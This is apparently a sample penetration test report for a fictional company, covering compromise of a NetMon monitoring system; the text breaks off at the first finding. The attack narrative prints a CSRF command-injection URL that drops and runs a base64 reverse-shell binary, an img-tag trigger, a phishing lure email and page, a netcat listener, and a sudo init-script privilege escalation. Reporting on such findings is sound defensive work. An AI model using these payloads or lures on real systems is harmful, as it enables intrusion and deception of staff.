PENETRATION TEST REPORT

for

Sitting Duck BV

V1.0
Amsterdam,
May 27th, 2015

Document Properties

Client	Sitting Duck BV
Title	Penetration Test Report
Target	Sitting Duck NOC
Version	1.0
Pentesters	Aristotle, George Boole, William of Ockham, Ludwig Josef Johann Wittgenstein
Authors	Ernest Hemingway, Arthur Conan Doyle, JRR Tolkien
Reviewed by	Melanie Rieback
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	May 21st, 2015	Ernest Hemingway	Initial draft
0.2	May 21st, 2015	Ernest Hemingway	Structure & contents revision
0.3	May 22nd, 2015	Arthur Conan Doyle	Added threat levels and recommendations
0.4	May 22nd, 2015	JRR Tolkien	Revision
0.5	May 25th, 2015	JRR Tolkien	Revision
0.6	May 26th, 2015	Arthur Conan Doyle	Revision
1.0	May 27th, 2015	Arthur Conan Doyle	Finalizing

Contact

For more information about this Document and its contents please contact Radically Open Security BV.

Name	Melanie Rieback
Address	Radically Open Security BV Overdiemerweg 28, 1111 PP Diemen
Phone	+31 6 10 21 32 40
Email	melanie@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Sitting Duck B.V. ("Sitting Duck") has assigned the task of performing a Penetration Test of the Sitting Duck Network Operations Center (NOC) to Radically Open Security BV (hereafter "ROS"). Sitting Duck has made this request because they wish to get a better insight on:

- Sitting Duck's general IT security and more specifically the "sanity" of their NOC design;
- Sitting Duck's compliance with the information security standards TPD3 / ISO 27001.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the Sitting Duck penetration test was limited to the following targets:

- NOC1 - 192.168.42.0/24
- NOC2 - 10.0.23.0/28
- NOC3 - 172.16.1.0/24

Sitting Duck requested for us to particularly focus on these parts of the attack surface:

- Web Applications (with MultiFactor; without MultiFactor; externally facing)
- DNS
- Phishing / Malicious Site via NOC Terminal Server
- VPN / Firewall

The following areas have been specifically identified by Sitting Duck as out-of-scope:

- No exploitation towards customer systems
- No access to customer data
- Volumetric or Applicative DDoS

The penetration test was carried out from a crystal box perspective. This means that ROS had full access to any information needed with regards to the system(s) tested.

1.3   Project objectives

The objective of the security assessment is to gain insight into the security of the systems mentioned in section 1.2 (page 5).

ROS generally performs penetration tests by identifying and fingerprinting systems, finding potential vulnerabilities, exploiting them, escalating privileges, and then pivoting to other parts of the customer's infrastructure. ROS uses open-source vulnerability scanning tools to get its bearings, but primarily finds and exploits vulnerabilities with manual testing. The means by which we do this will be described in this report.

1.4   Timeline

This penetration test was performed from May 19-22, 2015, and the spearphishing attack was performed on May 20, 2015.

1.5   Results in a Nutshell

We demonstrated a complete attack chain, from beginning to end, that totally compromises the Sitting Duck NOC. Due to the small external attack surface, spearphishing was required to get inside the perimeter (via a NetMon vulnerability). However, once we were inside, we had root shells throughout the entire rest of the Sitting Duck NOC infrastructure within ~1.5 hours.

Our multi-stage attack went as follows: a spearphishing email exploited an XSS/CSRF in NetMon Viewer; we then leveraged a netmonclientd vulnerability for lateral movement to any machine in the network; and we then used found clear text credentials and passwordless sudo rights (or alternatively the netmonclientd init script) to escalate to root. (For more detail, see the Attack Narrative in section 2 (page 8)).

Beyond the vulnerabilities that led to total compromise of the NOC, we also found a number of other issues: information leaks, XSS, more clear text credentials, password reuse, privilege escalation, Denial of Service, and arbitrary command execution. Our findings are summarized in the next subsection, and will be described in detail later in this report.

1.6   Summary of Findings

| ID	Type	Description	Threat level
SID-001	Remote Code Execution	Unsanitized user input in the NetMon Viewer '/client/submit' site allows logged-in users to execute arbitrary commands as the netmonclientd user on the NetMon host.	High
SID-002	Cross-Site Request Forgery	No CSRF mitigation techniques are used to protect the NetMon Viewer submit routine script at 'client/submit'. Thus, if a logged-	Elevated

		in user navigates to an attacker-controlled site, the attacker can forge requests with the user's session. Combined with SID-001, this vulnerability allows to compromise of the NetMon host by tricking a user with a logged-in NetMon Viewer session into clicking a malicious link or even by inserting images into user-frequented websites.	
SID-003	Cross Site Scripting	An open redirect vulnerability in NetMon allows an attacker to redirect users to arbitrary websites, e.g. to conduct phishing attacks; see CVE-2014-130000. This vulnerability might also be used in conjunction with SID-001 and SID-002 to compromise the NetMon host in a spear phishing campaign.	Elevated
SID-004	Cross-Site Scripting	The 'view/' site of NetMon is vulnerable to URL-based XSS, allowing an attacker to inject JavaScript code into the website; see CVE-2013-7400. This could be used in a spear phishing campaign to steal session cookies, which would enable compromise of the NetMon host using SID-001.	Elevated
SID-005	Arbitrary Command Execution	As described in CVE-2014-31337, netmonclientd agents have an option to receive additional arguments, which are not filtered at all. This allows injection of arbitrary commands to be executed on the host monitored by the netmonclientd agent.	High
SID-006	Privilege Escalation	User gdehaas has a world readable file containing clear text credentials of user aspaans, who has passwordless sudo rights and can thus be used to further escalate to root access.	High
SID-007	Privilege Escalation	On the Linux management machine mgmt1, a home directory contains a world-readable script containing the MySQL root user password for the Open Server Watch backend on mgmt2.	Moderate
SID-008	Privilege Escalation	On the Linux management machines, the netmond user can execute the following script via sudo: /usr/local/netmonclientd/init This script is writable by the netmonclientd user. This allows escalating from the netmonclientd user to root.	High
SID-009	Information Leak	The '/support' site of NetMon Viewer is publicly accessible, and could possibly disclose sensitive information about the infrastructure.	Low
SID-010	Denial of Service	The bruteforce hammering protection of Open Server Watch sets timeouts on a per-username basis. An attacker could automatically hit the server repeatedly with relevant usernames (e.g. "admin") in order to lock out those users from logging in.	Low
SID-011	Password reuse	The credentials we found for aspaans were actually for a Linux management server and not for the NOC. These credentials would not have worked on the NOC if the password had not been reused.	Moderate
SID-012	Social engineering	A spearphishing email targeting Sitting Duck support engineers successfully exploited an XSS/CSRF in NetMon. For more detailed information on the attack, see the Attack Narrative in section 2.	High

1.7 Summary of Recommendations

| ID	Type	Recommendation
SID-001	Remote Code Execution	Update NetMon to the latest version, in which the vulnerability has been fixed.
SID-002	Cross-Site Request Forgery	Update NetMon to the latest version, in which the vulnerability has been fixed.
SID-003	Cross Site Scripting	Update NetMon to the latest version, where this issue is fixed.
SID-004	Cross-Site Scripting	Update NetMon to the latest version, where this issue is fixed.
SID-005	Arbitrary Command Execution	Where possible, restrict the user access to netmonclientd to mitigate the issue.
SID-006	Privilege Escalation	Don't store clear text passwords in files. Strongly advise/educate your Unix users in getting their permissions masks right. Avoid giving out passwordless sudo rights to Unix users that don't require it.
SID-007	Privilege Escalation	Strongly advise/educate your Unix users in getting their permissions masks right.
SID-008	Privilege Escalation	Change owner of the "/usr/local/netmonclientd/init" (on the management machines) to root so the netmonclientd user cannot write to it.
SID-009	Information Leak	NetMon recommends to "remove the public access" to disable this behavior, see http://docs.netmon.io/docs/core/support.
SID-010	Denial of Service	Unfortunately, no patch for this issue this exists upstream.
SID-011	Password reuse	Strongly advise/educate your employees not to reuse passwords.
SID-012	Social engineering	Awareness training (DON'T CLICK!) combined with back-up technical solutions (detection of newly registered domains, sandboxing the email client, etc..).

2 Attack Narrative

We were provided with an overview of the network infrastructure and the running services. In the following we will show how we gained access to the monitoring system, pivoted from there to the Linux management servers, escalated to root privileges, and finally compromised the entire network. The following image provides a condensed overview of Sitting Duck's NOC.

2.1 Step 1: Finding the NetMon Vulnerabilities

While conducting discovery against the target systems it was discovered that a NetMon 1.4.2 installation was in place. NetMon is enterprise network monitoring software for physical, virtual, and cloud-based IT infrastructures. The following image illustrates the login page for Sitting Duck's NetMon Viewer.

While reviewing the security of this internet-facing application, we went through the changelog for NetMon, as 1.4.2 is not the most current available version. In version 1.5, we discovered the following suspicious entry:

* Cleaned up the 'client/submit' routine

We discovered a vulnerability in this routine (see SID-001 (page 19)), which is still present in the Sitting Duck NOC installation of NetMon. The 'client/submit' routine is only accessible to logged-in users, and thus the vulnerability cannot be triggered by a remote attacker. However, no CSRF mitigation techniques could be detected (see SID-002 (page 20)) for this or any other part of NetMon, which potentially allows us to circumvent the entire login procedure through either spearfishing or waterholing.

To perform this attack in a robust way, we wrote a payload generation script. This script generates a link containing a malicious payload that, when clicked, will spawn a reverse shell on the NetMon host, which connects back to a ROS controlled system. The script is included as Appendix 2 (page 31).

Here is an example of the payload generation script's invocation:

```
$ python build_payload.py 192.168.0.13 31337 10.0.5.15:3000 "http://10.0.5.15:3000"
http://10.0.5.15:3000/client/submit/%0Aecho
+f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEA
AAAAAAAAIAECACABAhqAAAAagAAAAUAAAAAEAAA3q2%2B7%2F7h3q263cr%2BwKgADfANemnwDQ%3D%3D+%7C
+base64+-d+%3E+%2Ftmp%2Fz+%3B+chmod+%2Bx+%2Ftmp%2Fz+%3B+%2Ftmp%2Fz+%26amp%3B%0A
```

The payload can then be triggered as follows:

```
[img]payload_url[/img]
<img src="payload_url" />
```

In such a way, generated payloads can be included in an innocent-looking website, which can then be pointed to by a phishing email. And when visited, this website will exploit the NetMon host by attacking the vulnerable client/submit routine.

2.2   Step 2: Spearphishing the Sitting Duck Support Staff

The targets of our spearphishing campaign were Sitting Duck Support Engineers. For this attack to properly execute, the support staff needs to be logged in at the time that the attack page is visited. In practice, the support staff at Sitting Duck always has NetMon open as they use it to continuously monitor their systems.

By tricking one of the Sitting Duck support engineers into navigating to a website under our control, we can then leverage CSRF to have their web browser access the vulnerable NetMon Viewer script in the background. This way, the Sitting Duck NOC staff would unknowingly compromise one of the NetMon hosts themselves, through their logged-in NetMon session.

Radically Open Security, for the purpose of this pentest, has received an account with Sitting Duck. We knew therefore that the email account management web interface was currently having problems. You can see a screenshot of the error message below.

In order to get the Sitting Duck Support Engineers to click on our phishing link, we figured that it would be plausible to pose as a fictional customer contacting the support regarding the email web interface error message.

We dreamed up a fictional Dutch museum for modern art for children called 'Kinderen Museum Voor Nieuwe Kunst', that had supposedly received an account from Sitting Duck via their CEO (Daan de Boer). We knew that the was sometimes sponsoring cultural institutions, especially for children, from Sitting Duck's online press room. We then registered the domain 'kmvnk.bv', and created an IMAP account for a fictional employee, Linda Valkenburg. We then wrote a phishing email in native-speaker level Dutch, to make it extra convincing!

Here is an English translation of the phishing email:

Dear Sitting Duck Support,

While we're not actually a formal customer of Sitting Duck, Daan de Boer has donated a website account to us (Kinderen Museum Voor Nieuwe Kunst), since we're a museum for children.
But we're currently having errors with the email account management. Daan suggested that I shoot an email to support@sittingduck.bv.

When we navigate to the email account management in the web interface, we seem to be having a problem.
I've posted a screenshot here: http://kmvnk.bv/screenshot.jpg

I'm not sure why clicking on 'here' isn't working. Because of this error message, I can't add another necessary email account for our intern, which he needs to contact visitors' groups!

Anyways.. any advice about how to approach this problem would be appreciated!

Greetings!
Linda Valkenburg (Kinderen Museum Voor Nieuwe Kunst)

Here is a screenshot of the actual email sent to support@sittingduck.bv:

The email was, of course, just a delivery vector for this URL: http://kmvnk.bv/screenshot.jpg

But screenshot.jpg was actually a deceptively named HTML file! When this page was viewed, it would load a photoshopped screenshot of the Sitting Duck DNS management web interface, and then loaded the payload, generated by our previously mentioned script:

```
<html>
<head>
</head>
<body>
<img src='screenshot_sitting_duck.jpg'>
<img width=0 height=0 src='https://monitoring.sittingduck.bv/client/submit/%0Aecho
+fOVMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAEA
AAAAAAAAIAECACABAhqAAAAagAAAAUAAAAAEAAA3q2%2B7%2F7h3q263cr%2BwKgADfANemnwDQ%3D%3D+%7C
+base64+-d+%3E+%2Ftmp%2Fz+%3B+chmod+%2Bx+%2Ftmp%2Fz+%3B+%2Ftmp%2Fz+%26amp%3B%0A>
</body>
</html>
```

So when viewed, the link simply displays a screenshot with an error message, that apparently belongs to the Kinderen Museum Voor Nieuwe Kunst organization.

However, in the background, the exploit is being run against the Sitting Duck NetMon instance.

We setup a netcat listener on port 443, and sent the phishing email.. and the Sitting Duck support engineers clicked! You can see the activity in this snippet from our Apache logs:

```
$ tail access-log
10.0.23.202 - - [20/May/2015:12:12:25 +0100] "GET /screenshot.jpg HTTP/1.1" 301 246 "-" "Mozilla/5.0 (Linux; U; Android 4.0.3; ko-kr; LG-L160L Build/IML74K) AppleWebkit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30"
10.0.23.202 - - [20/May/2015:12:12:25 +0100] "GET /screenshot_sitting_duck.jpg HTTP/1.1" 200 562 "-" "Mozilla/5.0 (Linux; U; Android 4.0.3; ko-kr; LG-L160L Build/IML74K) AppleWebkit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30"
```

We now had shell access to the NetMon host as the netmonclientd user:

```
root@orange:/home/clockwork# while [ 1 ] ; do (echo date ; echo id ; echo ls) | nc -vvv -l 444 ; done
Listening on [0.0.0.0] (family 2, sport 58828)
Connection from [192.168.42.12] port 443 [tcp/https] accepted (family 2, sport 58828)
Tue May 20 14:45:23 CET 2015
uid=101(netmonclientd) gid=102(netmonclientd) groups=102(netmonclientd)
LICENSE
README
bin
dump.10954
dump.29885
dump.24250
dump.27949
dump.8514
dump.18417
dump.9210
dump.25309
dump.2252
dump.13894
dump.7489
dump.4112
dump.19549
dump.22324
dump.3530
dump.26610
dump.11098
dump.22971
dump.8553
dump.29398
```

Of course, we were curious whether or not our successful phishing attack had been noticed. We received two emails back from the Sitting Duck Support Engineers: one acknowledging our support request ("We have created the following incident number YM39EXQ. Your case has been registered with medium priority") and one requesting additional information from us:

```
Your Ticket YM39EXQ

Get Messages    Write    Chat    Address Book    Tag

From  Sitting Duck Support          Reply   Forward   Archive   Junk   Delete
Subject  Re: Your Ticket YM39EXQ
To  Me                                                    Other Actions

Hi Linda,

This is a known issue. Can you please send us more details regarding the
browser you are using and possible error you get?

Thank you in advance for your efforts!

Regards,
Marc

___
Marc De Vries
Customer Support Manager
Sitting Duck BV
T: +31 (0)30 123456789
E: support@sittingduck.bv
```

We didn't respond immediately and a day later, a third email came proposing a solution. We emailed back a polite acknowledgement, which should enable the Sitting Duck Support Engineer to close the ticket.

At the time of writing of this report, we have not yet heard any noises from Sitting Duck about our phishing attack having been noticed. In a real-life attack scenario, we would have immediately replaced the screenshot.jpg page with a benign screenshot, once they clicked and we had the NetMon shell access.

However, we will be leaving the attack webpage (with the malicious payload) in place between now and our on-site presentation at Sitting Duck (on 15 June - 2 weeks from now), to give the Sitting Duck staff a fighting chance of noticing our successful phishing attack, and being able to conduct a full post-mortem analysis.

2.3   Step 3: Exploiting the NetMon Client Daemon

For managing the systems, NetMon uses an own netmonclientd. On every host monitored by NetMon, the netmonclientd is installed. We used a well-known arbitrary command execution vulnerability SID-005 (page 22) in the NetMon Client to gain shell access to all of these hosts.

This is how it works:

Monitoring for the rest of the network is running on the NetMon host, under the same user. Thus using shell access from the NetMon Client vulnerability, we were able to further pivot and gain entry into servers throughout almost the entire rest of the NOC.

2.4 Step 4: Privilege Escalation

We already had access to most of the NOC at this point, but the netmonclientd user has quite limited privileges, so the next step was looking for privilege escalation vulnerabilities.

On the server, we found an init script with sudo permissions for the netmonclientd user. The following is an excerpt from the /etc/sudoers from NetMon Client:

```
netmonclientd        ALL = (root)      NOPASSWD:  /usr/local/netmonclientd/init
```

Furthermore, the netmonclientd user had write permissions on this file, allowing us to modify it:

```
~rwxrwxr-x 1 netmonclientd netmonclientd 13 Jan 24 09:12 /usr/local/netmonclientd/init
```

By simply editing this script to invoke "/bin/bash", we gained root privileges on the Linux management server.

We could now now su(1) to any of the Sitting Duck staff users. These users can SSH to any of the Sitting Duck hosts, where they also have root access. The access also extends, e.g., to the Linux production systems.

This amounts to a total compromise of the NOC.

3 Methodology

3.1 Planning

Our general approach during this penetration test was as follows:

1. **Reconnaissance**
    We attempted to gather as much information as possible about the target. Reconnaissance can take two forms i.e. active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection etc. afforded to the network. This would usually involve trying to discover publicly available information by utilizing a web browser and visiting newsgroups etc. An active form would be more intrusive and may show up in audit logs and may take the form of a social engineering type of attack.

2. **Enumeration**
    We used varied operating system fingerprinting tools to determine what hosts are alive on the network and more importantly what services and operating systems they are running. Research into these services would then be carried out to tailor the test to the discovered services.

3. **Scanning**

By use of vulnerability scanners all discovered hosts would be tested for vulnerabilities. The result would then be analyzed to determine if there any vulnerabilities that could be exploited to gain access to a target host on a network.

4. **Obtaining Access**
   By use of published exploits or weaknesses found in applications, operating system and services access would then be attempted. This may be done surreptitiously or by more brute force methods.

3.2 Risk Classification

Throughout the document, each vulnerability or risk identified has been labeled and categorized as:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/ reputational losses occurring as a result.

- **High**
  High risk of security controls being compromised with the potential for significant financial/ reputational losses occurring as a result.

- **Elevated**
  Elevated risk of security controls being compromised with the potential for material financial/ reputational losses occurring as a result.

- **Moderate**
  Moderate risk of security controls being compromised with the potential for limited financial/ reputational losses occurring as a result.

- **Low**
  Low risk of security controls being compromised with measurable negative impacts as a result.

Please note that this risk rating system was taken from the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting.

4   Reconnaissance and Fingerprinting

As part of our active reconnaissance we used the following automated scans:

4.1 Automated Scans

As part of our active reconnaissance we used the following automated scans:

- nmap – http://nmap.org
- w3af - http://w3af.org
- nipper-ng - http://sectools.org/tool/nipper/

Of these scans, none of the outcomes turned out to be useful.

4.1.1 nmap

We ran nmap with the following commands:

Command:

```
$ sudo nmap -sS 10.0.23.0/28
```

Outcome (condensed):

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-10-19 22:32 CEST
Nmap scan report for osw004.sittingduck.bv (10.0.23.37)
Host is up (0.034s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Nmap scan report for 10.0.23.101
Host is up (0.016s latency).
All 1000 scanned ports on 10.0.23.101 are filtered
Nmap scan report for aud028.sittingduck.bv (10.0.23.105)
Host is up (0.014s latency).
All 1000 scanned ports on aud028.sittingduck.bv (10.0.23.105) are filtered
Nmap scan report for monitoring28.sittingduck.bv (10.0.23.166)
Host is up (0.061s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Nmap done: 12 IP addresses (4 hosts up) scanned in 102.34 seconds
```

Command:

```
$ nmap -A -Pn 172.16.1.0/24
```

Outcome (Condensed):

```
Nmap scan report for osw06.sittingduck.bv (172.16.1.94)
Host is up (0.28s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    nginx
443/tcp open  http    nginx
Nmap scan report for 172.16.1.103
Host is up (0.39s latency).
Not shown: 999 filtered ports
```

```
PORT    STATE  SERVICE VERSION
Nmap scan report for 172.16.1.106
Host is up (0.31s latency).
Not shown: 999 filtered ports
PORT    STATE  SERVICE VERSION
646/tcp closed ldp
Nmap scan report for 172.16.1.105
Host is up (0.28s latency).
Not shown: 999 filtered ports
PORT    STATE  SERVICE VERSION
179/tcp closed bgp
Nmap scan report for monitoring17.sittingduck.bv (172.16.1.109)
Host is up (0.28s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http    Apache httpd 2.2.3
443/tcp open  ssl/http Apache httpd 2.2.3
Nmap scan report for ns3.sittingduck.bv (172.16.1.115)
Host is up (0.27s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
53/tcp open  domain
```

Command:

```
$ nmap -A -Pn 172.16.4.0/24
```

Outcome (condensed):

```
Nmap scan report for 172.16.4.23
Host is up (0.23s latency).
Not shown: 999 filtered ports
PORT    STATE  SERVICE VERSION
179/tcp closed bgp
Nmap scan report for osw00.sittingduck.bv (172.16.4.27)
Host is up (0.24s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    nginx
443/tcp open  http    nginx
Nmap scan report for 172.16.4.253
Host is up (0.23s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE  VERSION
80/tcp  open  http    Apache httpd 2.2.15
443/tcp open  ssl/http Apache httpd 2.2.15
Nmap scan report for 172.16.4.254
Host is up (0.24s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE  VERSION
80/tcp  open  http    Apache httpd 2.2.15
443/tcp open  ssl/http Apache httpd 2.2.15
```

Nothing relevant was reported.

4.1.2 w3af

We ran the OWASP Top Ten profile against Open Server Watch and NetMon.

```
$ w3af_console
w3af>>> target
w3af/config:target>>> set target http://monitoring.sittingduck.bv
w3af/config:target>>> back
w3af>>> profiles
w3af/profiles>>> use OWASP_TOP10
w3af/profiles>>> back
w3af>>> start
```

Nothing relevant (that hadn't already been found by manual analysis) was reported.

4.1.3 nipper-ng

We used nipper-ng with the following command:

```
nipper --screenos --input=config.conf --output=audit.html
```

to audit the Juniper NetScreen firewall config that Sitting Duck NOC provided us with.

The reported CVEs were checked manually, none were deemed relevant to this scenario.

5 Pentest Technical Summary

5.1 Findings

We have identified the following issues:

5.1.1 SID-001 — Remote Code Execution

Vulnerability ID: SID-001

Vulnerability type: Remote Code Execution

Threat level: High

